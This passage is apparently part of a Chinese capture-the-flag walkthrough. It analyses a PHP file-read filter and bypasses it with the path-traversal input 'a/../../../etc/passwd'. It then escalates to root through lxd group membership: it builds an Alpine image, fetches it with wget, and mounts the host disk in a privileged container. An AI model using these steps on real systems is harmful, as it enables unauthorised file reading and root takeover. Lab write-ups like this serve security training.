                         You are not allowed to do that.

                        </td></tr></table>
                        <table width="50%" cellspacing="0" cellpadding="0" class="tb1" style="margin:10px 2px 10px;opacity: 0.6;" >';
   }

else
   {
       echo '<textarea rows=20 cols=60>'.file_get_contents("/tmp/" $file) "</textarea>";
   }
}
?>
```

if((strstr(strtolower($file), 'localhost') == true || strstr($file, '127.0.0.1') == true || strstr($file, '2130706433') == true || strstr($file, '[::]:80') == true) && preg_match('/(^https*:\/\/[^:\/]+)/', $file)==true)

数字 2130706433

true && preg_match('/(^https*:\/\/[^:\/]+)/', $file)==true)【flase】

true && false 等于 false

跳到这个地方

elseif(strstr($file, 'localhost') == false && preg_match('/(^https*:\/\/[^:\/]+)/', $file)==true)

2130706433

strstr($file, 'localhost') == false true

preg_match('/(^https*:\/\/[^:\/]+)/', $file)==true) false

true && false 等于 false

2130706433 最后来到这个部分

2130706433 同样是 false

elseif (substr($file, 0, strlen("/../")) === "/../" || substr($file, 0, strlen("../")) === "../" || substr($file, 0, strlen("./")) === "./" || substr($file, 0, strlen("/.")) === "/." || substr($file, 0, strlen("//")) === "//") {

截取字符串 最开始的时候找多少个字符长度 是否等于 /../ ../ ./ /. //

最后就是到


```
else{
    echo '<textarea rows=20 cols=60>'.file_get_contents("/tmp/".$file)."</textarea>";
 }
```

相信很多巨佬看到最后都笑了。

其实绕过这个文件 就是在前面加上任何一个字符 加上/


例如

a/../../../etc/passwd



3.9 提权提升


3.10 查看当前用户权限



发现是 lxd 组 故可以用 lxd 提权

3.11 查看镜像列表

lxc image list



3.11.1 创建特权容器

lxc init ubuntu:18.04 moonsec -c security.privileged=true

会自动下载 ubuntu 18.04 并且命名为 moonsec 这种下载速度很慢


3.11.2 GitHub 库下载构建好的 Alpine

git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine

3.11.3 导入 images

python -m SimpleHTTPServer 99
wget http://192.168.0.164:99/alpine-v3.11-x86_64-20191228_0016.tar.gz

lxc image import ./alpine-v3.11-x86_64-20191228_0016.tar.gz --alias mymoon



3.11.4 创建容器

lxc init mymoon mymoon -c security.privileged=true
lxc config device add mymoon mymoon disk source=/ path=/mnt/root recursive=true
在/mnt/root 下挂载整个磁盘

lxc start mymoon 启动容器
lxc exec mymoon /bin/sh 与容器交换

```
~ # id
uid=0(root) gid=0(root)
```

3.11.5 得到 user.txt

cat /mnt/root/root/root.txt